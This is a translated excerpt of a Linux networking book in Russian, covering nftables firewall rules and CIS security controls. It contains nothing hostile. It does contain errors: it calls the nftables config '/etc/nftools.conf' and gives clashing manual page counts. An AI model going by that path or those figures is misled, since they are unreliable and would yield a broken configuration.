


Рис. 4.3. Порядок операций в iptables

Как видите, настраивать, обрабатывать и особенно отлаживать конфигурации iptables может быть чрезвычайно сложно. В этой главе мы сосредоточились на настройке цепочки input — прежде всего чтобы ограничить или разрешить доступ к службам, которые работают на узле. По мере того как мы будем рассматривать различные службы в Linux, вы сможете использовать эти знания, чтобы понять, где пригодятся правила для input, чтобы защищать службы в вашем окружении.

Что еще можно сделать с iptables? Как всегда, просмотрите справочную страницу еще раз — там около 100 страниц синтаксиса и примеров. Справочные материалы iptables — отличный ресурс для всех, кто хочет глубже погрузиться в эту тему. Например, как мы обсуждали выше, можно запустить узел Linux в качестве маршрутизатора или брандмауэра на основе NAT, используя только iptables и несколько статических маршрутов. Однако в обычных центрах обработки данных, как правило, так не делают. Подобные функции нередко запускаются на узлах Linux, но в большинстве случаев они выполняются в предварительно упакованном дистрибутиве Linux, таком как VyOS, пакет FRR/Zebra для маршрутизаторов или дистрибутивы брандмауэров pfSense и OPNsense.

Изучив основы iptables, давайте займемся настройкой брандмауэра с помощью nftables.

Настройка nftables

Как упоминалось в начале этой главы, iptables устаревает и на его место в конечном итоге приходит nftables. Какие же преимущества дает nftables?

Правила nftables развертываются намного быстрее, чем iptables: на внутреннем уровне iptables модифицирует ядро при добавлении каждого правила, а nftables этого не делает. У nftables также есть API, благодаря которому правила значительно проще настраивать с помощью средств управления конфигурацией или по принципу «сеть как код». Среди соответствующих инструментов такие приложения, как Terraform, Ansible, Puppet, Chef и Salt. В результате системным администраторам становится легче автоматизировать развертывание узлов, чтобы новую виртуальную машину можно было развернуть в частном или общедоступном облаке за считанные минуты, а не за часы. Еще более важно, что приложения, которые включают несколько узлов, можно развертывать параллельно.

nftables также намного эффективнее работает в ядре Linux, поэтому для любого конкретного набора правил можно рассчитывать на то, что nftables будет потреблять меньше ресурсов процессора. Для нашего набора из четырех правил разница неочевидна, но представьте, что у вас 40, 400 или 4000 правил или по 40 правил на 400 виртуальных машинах!

Для всех операций nftables использует одну команду — nft. Хотя из соображений совместимости можно использовать синтаксис iptables, имейте в виду, что у nftables нет predefined таблиц или цепочек и, что еще важнее, что в рамках одного правила может быть несколько операций. Мы еще мало говорили о IPv6, но iptables сам по себе не поддерживает IPv6 (для этого вам нужно установить отдельный пакет ip6tables).

Ознакомившись с основами, давайте углубимся в командную строку и подробнее поговорим о том, как настраивать брандмауэр nftables с помощью команды nft.

Базовая настройка nftables

Сейчас, вероятно, разумнее всего будет взглянуть на справочную страницу nftables. Кроме того, изучите справочную страницу nft — основной команды nftables. Это руководство еще длиннее и сложнее, чем по iptables: в нем более 600 страниц.

Давайте с помощью nftables развернем такую же конфигурацию, что и для iptables. Простой брандмауэр для входящих соединений (INPUT) — самый распространенный вид защиты узла в Linux в большинстве центров обработки данных на сегодняшний день.

Сначала обязательно задокументируйте все существующие правила iptables и ip6tables (iptables -L и ip6tables -L), затем очистите и то и другое (с параметром -F). То, что iptables и nftables можно запускать одновременно, не означает, что это хорошая идея. Подумайте о следующем администраторе этого узла: он увидит только один из двух брандмауэров и решит, что другие здесь не развертывались. Всегда разумно заботиться о том, чтобы другому специалисту было удобно работать с вашим узлом после вас.

Если у вас уже есть набор правил для iptables, особенно если он сложный, то команда iptables-translate сэкономит вам долгие часы работы:

```
robv@ubuntu:~$ iptables-translate -A INPUT -i ens33 -p tcp -s
1.2.3.0/24 --dport 22 -j ACCEPT -m comment --comment "Разрешить доступ
администратору"
nft add rule ip filter INPUT iifname "ens33" ip saddr 1.2.3.0/24 tcp dport 22
counter accept comment "\"Разрешить доступ администратору\""
```

С помощью этого синтаксиса наши правила iptables превращаются в очень похожий набор правил nftables:

```
sudo nft add table filter
sudo nft add chain filter INPUT
sudo nft add rule ip filter INPUT iifname "ens33" ip saddr 1.2.3.0/24 tcp dport 22
counter accept comment "\"Разрешить доступ администратору\""
```

```
sudo nft add rule ip filter INPUT iifname "ens33" tcp dport 22
counter drop comment "\"Заблокировать доступ не администраторам\""
```

```
sudo nft add rule ip filter INPUT iifname "ens33" ip saddr 1.2.3.5 tcp dport 443
counter drop comment \"Блокировать входящий веб-трафик\"
sudo nft add rule ip filter INPUT tcp dport 443 counter accept comment \"Разрешить
любой веб-трафик\"
```

Обратите внимание, что мы сначала создали таблицу и цепочку, после чего появилась возможность добавлять правила. Теперь перечислим весь наш набор правил:

```
sudo nft list ruleset
table ip filter {
    chain INPUT {
        iifname "ens33" ip saddr 1.2.3.0/24 tcp dport
22 counter packets 0 bytes 0 accept comment "Разрешить доступ администратору"
        iifname "ens33" tcp dport 22 counter packets 0
bytes 0 drop comment "Заблокировать доступ не администраторам"
        iifname "ens33" ip saddr 1.2.3.5 tcp dport 443
counter packets 0 bytes 0 drop comment "Блокировать входящий веб-трафик"
        tcp dport 443 counter packets 0 bytes 0 accept
comment "Разрешить любой веб-трафик"
    }
}
```

Как и во многих сетевых конструкциях Linux, правила `nftables` на данном этапе не являются постоянными: они сохраняются только до следующей перезагрузки системы (или перезапуска службы). Набор правил по умолчанию `nftools` находится в `/etc/nftools.conf`. Чтобы сделать новые правила постоянными, добавьте их в этот файл.

Обновления файла `nftools.conf` могут привести к довольно сложным структурам, особенно в конфигурации сервера. Их можно значительно упростить, если разбить настройку `nft` на логические разделы и разместить их в подключаемых файлах (`include`).

Подключаемые файлы

Что еще можно сделать? Например, построить структуру с ветвлением, группируя правила брандмауэра в соответствии с сегментами вашей сети:

```
nft add rule ip Firewall Forward ip daddr vmap {\
    192.168.21.1-192.168.21.254 : jump chain-pci21, \
    192.168.22.1-192.168.22.254 : jump chain-servervlan, \
    192.168.23.1-192.168.23.254 : jump chain-desktopvlan23 \
}
```

Здесь фигурируют три цепочки, у каждой из которых есть свои собственные наборы входящих или исходящих правил.

Нетрудно видеть, что каждое правило — это условие совпадения, которое переключает соответствующий трафик на набор правил, управляющий той или иной подсетью.

Вместо того чтобы создавать единый монолитный файл `nftables`, можно логически разделить правила, используя инструкции `include`. Это позволяет, например, составить один файл правил для всех веб-серверов, другой — для SSH-серверов, и так далее — по отдельному файлу для любого другого сервера или класса обслуживания. В итоге вы получите набор стандартных подключаемых файлов, которые затем можно подставлять по мере необходимости в логическом порядке в главный файл на каждом узле:

```
# набор правил для веб-сервера
include "ipv4-ipv6-webserver-rules.nft"

# доступ администратора ограничен только административной VLAN
include "ssh-admin-vlan-access-only.nft"
```

Правила можно усложнять вплоть до того, что некоторые из них будут основаны на полях заголовка IP, таких как **DSCP**, — это шесть битов в пакете, с помощью которых определяется или задается **качество обслуживания (QoS)**, в частности для передачи голоса в пакетах с видео. Также можно настроить, будут ли правила брандмауэра применяться до или после маршрутизации; это очень полезно, если вы используете шифрование IPsec.

Удаление конфигурации брандмауэра

Прежде чем перейти к следующей главе, нужно удалить наш пример конфигурации брандмауэра с помощью таких двух команд:

```
$ # сначала удаляем таблицы iptables INPUT и FORWARD
$ sudo iptables -F INPUT
$ sudo iptables -F FORWARD

$ # затем эта команда сбрасывает весь набор правил nft
$ sudo nft flush ruleset
```

Итоги

Хотя во многих дистрибутивах `iptables` по-прежнему служит брандмауэром по умолчанию, стоит ожидать, что со временем эта ситуация изменится и все перейдут на `nftables`. Этот переход займет как минимум несколько лет, и даже после этого вас ждут сюрпризы: вы будете обнаруживать узлы, которые не значились в вашей сети, или устройства, которые оказались компьютерами на базе Linux, а вы об этом даже не догадывались. На ум приходят устройства **интернета вещей (IoT)**, такие как кондиционеры, часы или элементы управления лифтами. Эта глава познакомила вас с обоими типами конфигурации брандмауэра.

Официальная справка, содержащая примерно 150 страниц для `nftables` и 20 страниц для `iptables`, представляет собой, по сути, отдельную книгу. Мы поверхностно

коснулись этого инструмента, хотя в современных центрах обработки данных настройка входного фильтра на каждом узле — это самое распространенное применение `nftables`. Впрочем, по мере того как вы изучите требования безопасности в своем центре обработки данных, в вашу сетевую конфигурацию вполне могут добавиться правила для исходящего и транзитного трафика. Я надеюсь, что материал этой главы направит вас на верный путь!

Если какие-то вещи из этой главы кажутся вам недостаточно ясными, самое время перечитать материал еще раз. В следующей главе мы обсудим общий подход к усилению защиты серверов и служб Linux, и брандмауэр Linux, естественно, будет ключевым компонентом этой темы.

Вопросы для самопроверки

В заключение попробуйте ответить на вопросы, чтобы проверить свои знания по материалу этой главы. Правильные ответы вы найдете в конце книги (см. «Ответы на вопросы»).

1. Какую систему управления правилами брандмауэра вы бы выбрали, если бы настраивали его с нуля?
2. Как бы вы реализовали централизованную систему стандартов для брандмауэра?

Ссылки

- Справочные страницы по `iptables`: <https://linux.die.net/man/8/iptables>
- Блок-схема обработки `iptables` (Фил Хаген): <https://stuffphilwrites.com/2014/09/iptables-processing-flowchart/>
<https://stuffphilwrites.com/wp-content/uploads/2014/09/FW-IDS-iptables-Flowchart-v2019-04-30-1.png>
- Справочные страницы для `nftables`: <https://www.netfilter.org/projects/nftables/manpage.html>
- Вики по `nftables`: https://wiki.nftables.org/wiki-nftables/index.php/Main_Page
- `nftables` за 10 минут: https://wiki.nftables.org/wiki-nftables/index.php/Quick_reference-nftables_in_10_minutes

Глава 5

Стандарты безопасности Linux с примерами из реальной жизни

В этой главе мы разберемся, почему узлы Linux, как и любые другие, после первоначальной установки (а также фактически в течение всего срока их службы) требуют определенных мер ради дополнительной защиты. Попутно мы обсудим различные темы, которые помогут окончательно составить общую картину того, как обеспечивать безопасность узлов на базе ОС Linux.

В частности, мы рассмотрим такие вопросы:

- Почему нужно защищать узлы на базе ОС Linux?
- Особенности безопасности в облачных решениях.
- Часто встречающиеся отраслевые стандарты безопасности.
- Контрольный список критических принципов CIS.
- Контрольные показатели CIS.
- SELinux и AppArmor.

Технические требования

В этой главе мы рассмотрим различные вопросы безопасности, но основные технические моменты будут сосредоточены на усилении защиты службы SSH на базе нашего текущего узла Linux или виртуальной машины. Как и в предыдущей главе, вам может пригодиться второй узел, чтобы тестировать изменения по ходу работы, но для примеров из этой главы это не обязательно.

Почему нужно защищать узлы на базе ОС Linux?

Установка Linux, как и почти любой другой ОС, оптимизирована и упрощена, чтобы с ней было легче справиться и чтобы возникало как можно меньше сбоев во время установки и после нее. Как мы узнали из предыдущих глав, это часто

означает, что система устанавливается без включенного брандмауэра. Кроме того, версии операционной системы и пакетов, естественно, будут не самыми новыми, а теми, которые оказались на установочном носителе. В этой главе мы обсудим, как настройки Linux по умолчанию часто расходятся с тем, что большинство пользователей считает безопасным, и как это можно исправить с помощью нормативно-правовой базы, политик и рекомендаций.

К счастью, проблема устаревшего установочного комплекта решается тем, что в большинстве дистрибутивов Linux включен процесс автоматического обновления. За него отвечают две строки в файле `/etc/apt/apt.conf.d/20auto-upgrades`:

```
APT::Periodic::Update-Package-Lists "1";
APT::Periodic::Unattended-Upgrade "1";
```

Оба параметра по умолчанию установлены на 1 (включено). Строки говорят сами за себя: первая из них определяет, будут ли обновляться списки пакетов, а вторая включает или выключает полноценное автоматическое обновление. Эти значения по умолчанию хорошо подходят для настольного компьютера или сервера, который в основном обслуживается «на автопилоте». Обратите внимание, что строка `Unattended-Upgrade` активирует только обновления безопасности.

В большинстве хорошо управляемых сред вместо автоматических обновлений предусмотрены плановые окна обслуживания, когда сначала обновляются и тестируются менее важные серверы, а затем обновления развертываются на более важных. В таких ситуациях нужно установить оба параметра автоматического обновления на 0 и запускать процессы обновления вручную или по сценарию. В Ubuntu для ручного обновления служат две команды, которые выполняются в такой последовательности:

<code>sudo apt-get update</code>	Обновляет список пакетов из различных репозиториях, которые настроены для данного узла Linux.
<code>sudo apt-get upgrade</code>	Обновляет установленные пакеты на узле до последних версий из вышеупомянутых репозиториях

Эти команды можно объединить в одну строку (см. код ниже), но на этапе обновления вам будет предложено ответить на несколько запросов «Да/Нет», чтобы санкционировать весь процесс и объем скачиваемых данных. Кроме того, система предложит вам принять решение, если у какого-нибудь пакета изменилось поведение по умолчанию при обновлении версии:

```
# sudo apt-get update && sudo apt-get upgrade
```

Оператор `&&` выполняет команды друг за другом. Вторая команда выполняется, только если первая завершается успешно (с кодом возврата 0).

Но что, если некоторые из узлов находятся в облаке? В следующем разделе вы обнаружите, что Linux остается Linux независимо от того, где вы его устанавливаете, и в некоторых случаях облачные экземпляры могут оказаться защищенными хуже, чем серверы в центре обработки данных. Независимо от того, какая у вас операционная система или где вы ее развертываете, обновления остаются ключевым элементом контроля безопасности.

Особенности безопасности в облачном решении

Если вы развертываете виртуальные машины из образов по умолчанию в любой из популярных облачных служб, учитывайте несколько моментов с точки зрения безопасности:

- В некоторых облаках автоматические обновления включены, а в некоторых нет. Однако доступные образы ОС в любом случае будут устаревшими. Поэтому после того, как вы развернете виртуальную машину, ее нужно будет обновить так же, как обычный узел.
- В большинстве образов, которые доступны в облачных службах, также есть брандмауэр узла, включенный в том или ином ограничительном режиме. Это значит, что когда вы впервые запускаете только что созданную виртуальную машину Linux, не рассчитывайте, что сразу сможете полноценно взаимодействовать с ней по сети. Просмотрите конфигурацию брандмауэра узла и не забудьте проверить как `iptables`, так и `nftables` (см. предыдущую главу).
- Многие образы облачных служб по умолчанию разрешают удаленный административный доступ из общедоступного интернета. В случае Linux это означает SSH через `tcp/22`. Хотя сейчас такой режим доступа по умолчанию менее распространен, чем на заре развития облачных служб, все же разумно проверить, чтобы ваш SSH (`tcp/22`) не был открыт для всего интернета.
- Часто приходится использовать облачную службу, а не реальный экземпляр сервера. Например, широко встречаются бессерверные базы данных, когда у вас есть полный доступ к вашей базе данных и контроль над ней, но сервер, на котором она размещена, не виден ни пользователям, ни приложению. Может случиться так, что для вашего экземпляра будет выделен специальный сервер, но скорее всего, сервер окажется общим для нескольких организаций.

Теперь, когда мы обсудили некоторые различия между локальным и облачным развертыванием Linux, давайте посмотрим, чем различаются требования к безопасности в разных отраслях.

Распространенные отраслевые стандарты безопасности

Существует множество отраслевых руководств и нормативных требований; возможно, с некоторыми из них вы знакомы, даже если не работаете в соответствующей сфере. Поскольку каждый из этих стандартов ориентирован на определенную отрасль, мы представим их только в общих чертах: для полноценного описания каждого из них понадобилась бы отдельная книга (или несколько книг).

PCI DSS	<p>Payment Card Industry Data Security Standard <i>Стандарт безопасности данных в сфере платежных карт</i></p> <p>Если вы имеете дело с банковскими картами или работаете в финансовом секторе, то этот стандарт — для вас. Его часто называют «наименьшим общим кратным». Основное внимание уделяется безопасности данных держателей карт</p>
HIPAA	<p>Health Insurance Portability and Accountability Act <i>Акт о мобильности и подотчетности медицинского страхования</i></p> <p>Этот стандарт применяется к сектору здравоохранения и ориентирован на защиту персональных данных и информации в сфере здравоохранения</p>
Стандарты серии NIST 800	<p>National Institute of Standards and Technology — Национальный институт стандартов и технологий США. Эта государственная организация, в частности, публикует набор стандартов, которым должны соответствовать правительственные ведомства США. Документы серии NIST 800 регулируют требования к информационной и физической безопасности.</p> <p>Эти стандарты являются достаточно всеобъемлющими, поэтому их добровольно используют также многие частные компании. В некоторых случаях стандарты NIST 800 также обязательны для организаций, которые работают по федеральному контракту</p>
FedRAMP	<p>Federal Risk and Authorization Management Program <i>Федеральная программа управления рисками и авторизацией</i></p> <p>Этот набор стандартов регулирует безопасность облачных продуктов и служб для государственных учреждений США</p>

<p>Документы DISA STIG</p>	<p>DISA – Defense Information Systems Agency (Государственное агентство США по защите информационных систем), STIG – Security Technical Implementation Guides (Руководства по технической реализации безопасности).</p> <p>В то время как многие другие отраслевые стандарты сосредоточены на конечной цели, документы DISA STIG представляют собой нормативные руководства, в которых основное внимание уделяется конкретным настройкам и конфигурациям. Эти руководства создаются только для продуктов и систем, которые используются в вооруженных силах, включая несколько дистрибутивов Linux</p>
<p>GDPR, PIPEDA</p>	<p>General Data Protection Regulation <i>Общий регламент защиты персональных данных</i> (Европейский Союз)</p> <p><i>Personal Information Protection and Electronic Documents Act</i> Закон о защите персональных данных и электронных документов (Канада)</p> <p>Во многих юрисдикциях действует законодательство о конфиденциальности, которое регулирует использование, хранение, защиту и удаление (а иногда и продажу) персональных данных. В частности, регламент GDPR уникален тем, что предусматривает «право на забвение»: поставщики, которые подпадают под действие GDPR, должны предоставить способ безопасного удаления персональной информации по запросу. GDPR интересен не только своей полнотой, но и сложностью. Он был принят в 2016 году, и даже в 2021 году¹ особенности этого регламента и последствия его применения не до конца истолкованы для всех ситуаций.</p> <p>На момент написания этой статьи во многих юрисдикциях были нормативно-правовые акты о конфиденциальности (здесь перечислены акты Евросоюза и Канады), однако Соединенные Штаты примечательны тем, что в них вопросы конфиденциальности не регулируются на федеральном уровне</p>

Хотя каждый из этих стандартов и нормативно-правовых актов ориентирован на конкретную отрасль, многие рекомендации и требования, лежащие в их основе, очень похожи. В ситуациях, когда нет набора правил, которые служили бы хорошим руководством по безопасности, часто используются «Критические принципы безопасности» (Critical Controls), которые поддерживает CIS (Center for Internet Security, Центр интернет-безопасности). На практике эти принципы часто используются в сочетании с нормативными требованиями, чтобы в целом обеспечить лучшую безопасность.

¹ Год написания книги. — *Примеч. пер.*

Критические принципы безопасности CIS

Хотя критические принципы безопасности CIS не являются стандартами соответствия, они, безусловно, служат хорошей основой и могут пригодиться любой организации в качестве рабочей модели. Эти принципы очень практичны по своей природе: они сосредоточены не на соблюдении требований, а на реальных атаках и защите от них. Основная идея состоит в том, что если вы начнете внедрять эти принципы, особенно по порядку, то ваша организация будет хорошо защищена от распространенных атак, которые бывают в реальной жизни. Например, если просто взглянуть на порядок принципов, становится очевидным, что вы не сможете защитить свои узлы (**№ 3**), если не знаете, какие узлы находятся в вашей сети (**№ 1**). Аналогично ведение журнала (**№ 8**) не будет эффективным без инвентаризации узлов и приложений (**№ 2** и **№ 3**). Чем больше принципов организация внедряет, продвигаясь вниз по списку, тем меньше у нее шансов отстать от других организаций по части сетевой безопасности.

Как и в случае с контрольными показателями CIS, критические принципы создаются и поддерживаются добровольцами. Все эти стандарты иногда пересматриваются — это важно, потому что со временем меняется мир вокруг нас, меняются операционные системы и виды атак. Хотя угрозы 10-летней давности по большей части никуда не делись, к ним продолжают добавляться новые угрозы, появляются новые инструменты, а вредоносные программы и злоумышленники используют не только те методы, с которыми мы сталкивались 10 лет назад. В этом разделе описывается 8-я версия Критических принципов безопасности, выпущенная в 2021 году. Если вы используете эти принципы для принятия решений в своей организации, всегда опирайтесь на самую свежую версию.

Критические принципы безопасности (в версии 8) разбиты на три группы реализации:

Группа реализации 1 (IG1) — базовые принципы

С этих принципов обычно начинают. Если вы их внедрите, то можете быть уверены, что ваша организация больше не «плетется в хвосте» индустрии. Эти принципы предназначены для небольших ИТ-групп, которые работают с уже готовым аппаратным и программным обеспечением.

Группа реализации 2 (IG2) — принципы для предприятий среднего размера

Принципы безопасности из группы реализации 2 расширяют IG1, добавляя технические рекомендации для более конкретных конфигураций и ИТ-процессов, которые нужно наладить. Эта группа предназначена для более крупных организаций, в которых есть специальные сотрудники, отвечающие за информационную безопасность, или которым необходимо соответствовать нормативным требованиям.

Группа реализации 3 (IG3) – принципы для крупных предприятий

Эти принципы предназначены для более крупных компаний с устоявшимися процессами безопасности и соответствующими подразделениями. Многие из этих принципов больше регламентируют деятельность самой организации: работу с персоналом и поставщиками, а также политики и процедуры для реагирования на инциденты, управления инцидентами, тестирования на проникновение и подготовки команды быстрого реагирования.

Каждая следующая группа реализации включает в себя предыдущие: например, в IG3 входят обе группы IG1 и IG2. Каждый принцип делится на несколько подразделов, и каждому подразделу соответствует та или иная группа реализации. Полное описание каждого принципа и каждой группы реализации можно найти по адресу <https://www.cisecurity.org/controls/cis-controls-list/>, откуда по ссылкам можно перейти к отдельным описаниям, а также к файлам PDF и Excel с подробностями¹.

№	Принцип безопасности	Описание
1	Инвентаризация и контроль аппаратных активов	Проводите инвентаризацию всех аппаратных устройств в сети и контролируйте их использование. В частности, сканируйте сеть для обновления сведений инвентаризации. Кроме того, активам должны быть предоставлены разные права при подключении в зависимости от того, является актив управляемым, неуправляемым, инвентаризованным или нет
2	Инвентаризация и контроль программных активов	Важно не только знать, что находится в вашей сети, но и провести инвентаризацию программного обеспечения. Устанавливаться и запускаться должно только санкционированное ПО

¹ Приведенная в книге информация о CIS Controls 8 не полностью соответствует этому стандарту. В частности, в стандарте принцип 1 говорит о корпоративных (enterprise) активах в целом, а не только об аппаратных (hardware); есть расхождения в формулировках и описаниях других принципов. С оригинальным стандартом CIS Controls 8 можно ознакомиться по адресу <https://www.cisecurity.org/controls/v8>. — *Примеч. ред.*

№	Принцип безопасности	Описание
3	Защита данных	<p>Во многих организациях эта задача может оказаться одной из самых сложных. Этот принцип охватывает технические операции, предназначенные для того, чтобы классифицировать данные, безопасно обращаться с ними (например, установить, у кого должны быть права на них), сохранять эти данные, а затем удалять их, если это предусмотрено их жизненным циклом.</p> <p>К сожалению, во многих организациях большинство сотрудников по-прежнему имеют полные права (чтение/запись/удаление) на все критически важные данные или на большую их часть</p>
4	Безопасная конфигурация активов, сетевой инфраструктуры и приложений	<p>Утвердите безопасный стандарт конфигурации для всех активов и применяйте его. Для этого существуют отраслевые рекомендации, которые могут лечь в основу внутренних стандартов вашей организации.</p> <p>Цель этого принципа — настроить максимально возможную защиту, чтобы злоумышленники или вредоносное ПО не смогли использовать уязвимые настройки или службы</p>
5	Управление учетными записями	<p>Утвердите стандарты для создания учетных записей пользователей и наладьте эффективные процессы для того, чтобы выводить из эксплуатации и удалять учетные записи, которые больше не используются. Отслеживайте неиспользуемые учетные записи. Организуйте процессы назначения членства пользователей в группах, особенно в группах с административными правами</p>
6	Управление доступом	<p>Этот принцип определяет прикладные методы для управления авторизацией и правами пользователей, устройств и приложений. В частности, для внешних служб, удаленного и административного доступа рекомендуется многофакторная проверка подлинности</p>
7	Непрерывный контроль уязвимостей	<p>К этому принципу относится сканирование ваших активов на наличие известных уязвимостей, однако с точки зрения эксплуатации он описывает, как автоматизировать своевременные обновления и исправления для всех операционных систем и приложений в организации.</p> <p>Также важно оставаться в курсе того, что происходит в отрасли, чтобы понимать, какие новые атаки и уязвимости могут угрожать вашей организации</p>

№	Принцип безопасности	Описание
8	Управление журналами	<p>Собирайте журналы и управляйте ими централизованно и локально. Просматривайте и сопровождайте журналы, чтобы обнаруживать атаки, анализировать их и восстанавливаться после атак.</p> <p>В контексте этого принципа чрезвычайно важна автоматизация, потому что журналы способны довольно быстро разрастаться. В большинстве организаций журналы невозможно просматривать вручную; нужны специальные инструменты, способные отфильтровывать обычные события и оповещать о событиях, которые могут указывать на атаку или компрометацию</p>
9	Защита электронной почты и браузеров	<p>Чаще всего атака начинается с электронного письма с документом, в который помещен вредоносный макрос, или со щелчка по вредоносной ссылке из браузера, электронной почты или SMS.</p> <p>Ключевым компонентом безопасности любой организации должны быть инструменты, благодаря которым эти ссылки не приходят или вовремя обезвреживаются</p>
10	Защита от вредоносных программ	<p>Предотвращайте или контролируйте выполнение и распространение вредоносных программ (приложений или сценариев) в организации.</p> <p>Здесь нужны более серьезные меры, чем антивирусные приложения образца 1990-х. В частности, к этому принципу относятся политики, которые предотвращают выполнение сценариев неадминистративными учетными записями или ограничивают и контролируют использование USB-накопителей.</p> <p>Системы безопасности должны обнаруживать вредоносную активность, а не только распознавать сигнатуры известных вредоносных программ. Существует слишком много вредоносного ПО, чтобы полагаться на список известных вредоносных приложений. Гораздо эффективнее понимать, как системы подвергаются атакам, чтобы обнаруживать и предотвращать вредоносное поведение, а не просто блокировать конкретные приложения</p>

№	Принцип безопасности	Описание
11	Восстановление данных	<p>Это звучит как «резервные копии», но на самом деле означает нечто большее. В современных условиях принято ограничивать данные, разрешенные на рабочих станциях конечных пользователей, до такой степени, что если они заражены, то можно восстановить их из образа и не беспокоиться о том, какие данные хранились локально.</p> <p>Точно так же серверы обычно резервно копируются в форме образов. В случае заражения вредоносным ПО это позволяет восстановить сервер за несколько минут, а не часов или дней.</p> <p>Важно иметь проверенные, быстрые процедуры восстановления, а также процессы, которые позволяют узнать, когда в последний раз существовала заведомо исправная версия того или иного актива. Это требование тесно связано с принципом № 10</p>
12	Управление сетевой инфраструктурой	<p>Подобно принципу № 4, который фокусируется на безопасной конфигурации ресурсов узла, принцип № 12 делает упор на безопасную конфигурацию физической, виртуальной и облачной сетевой инфраструктуры. Сюда относится надлежащее использование ACL (списков контроля доступа), сетевая аутентификация, такая как 802.1x (мы обсудим это в главе 9 «Службы RADIUS в Linux») и EAP-TLS для сетевой аутентификации.</p> <p>Как и в случае с узлами, конфигурация маршрутизаторов, коммутаторов, брандмауэров и облачных экземпляров по умолчанию всегда делает упор на простоту развертывания и использования, а не на безопасность</p>
13	Мониторинг и защита сети	<p>Поддерживайте процессы и инструменты для мониторинга и защиты сети. Имеется в виду мониторинг не только входящего и исходящего, но и внутреннего трафика, а также подробное ведение журнала трафика (например, с помощью Netflow).</p> <p>К этому принципу также относятся решения SIEM (управление информацией и событиями безопасности). Хорошая система SIEM способна собирать информацию о событиях из нескольких источников, чтобы определить, произошел ли инцидент в области безопасности, а затем как можно скорее дать аналитику максимально четкое представление о событии</p>

№	Принцип безопасности	Описание
14	Поддержание бдительности и обучение навыкам безопасности	Этот принцип связан с принципами № 9 и № 10, потому что человек за клавиатурой часто оказывается либо первой, либо последней линией защиты от вредоносных программ. Обучение навыкам безопасности должно ориентироваться на конкретные отделы или должности, а также охватывать все подразделения организации
15	Управление поставщиками услуг	Во многих организациях ключевые задачи инфраструктуры передаются на аутсорсинг MSP (поставщикам управляемых услуг) и MSSP (поставщикам управляемых услуг безопасности) или CSP (поставщикам облачных услуг). Этот принцип направлен на управление рисками, связанными с тем, что эти задачи перемещаются за пределы организации
16	Безопасность прикладного ПО	Управляйте как самостоятельно разработанными, так и приобретенными приложениями, чтобы предотвращать, обнаруживать, устранять или иным образом обрабатывать проблемы безопасности. В частности, это касается облачных приложений класса SaaS
17	Управление реагированием на инциденты	Этот принцип посвящен разработке плана реагирования на инциденты. В такой план должны входить правила и процедуры, в том числе методические пособия и тренировочные материалы. Должны быть определены роли и конкретные ответственные лица. Также нужно проводить регулярные тренировки, чтобы каждый сотрудник обладал нужными навыками и четко понимал свою роль
18	Тестирование на проникновение	Следует периодически (а еще лучше — постоянно) проверять инфраструктуру на наличие слабых мест путем тестирования, которое имитирует цели и тактику злоумышленника. Эта процедура должна охватывать внутреннюю, внешнюю и облачную инфраструктуру, узлы и приложения

Обсудив критические принципы безопасности, давайте разберемся, как они отражаются на защите узла Linux или инфраструктуры на основе Linux, с которой вы имеете дело в своей организации. Мы рассмотрим несколько конкретных примеров, начиная с принципов безопасности № 1 и № 2 (инвентаризация аппаратного и программного обеспечения).

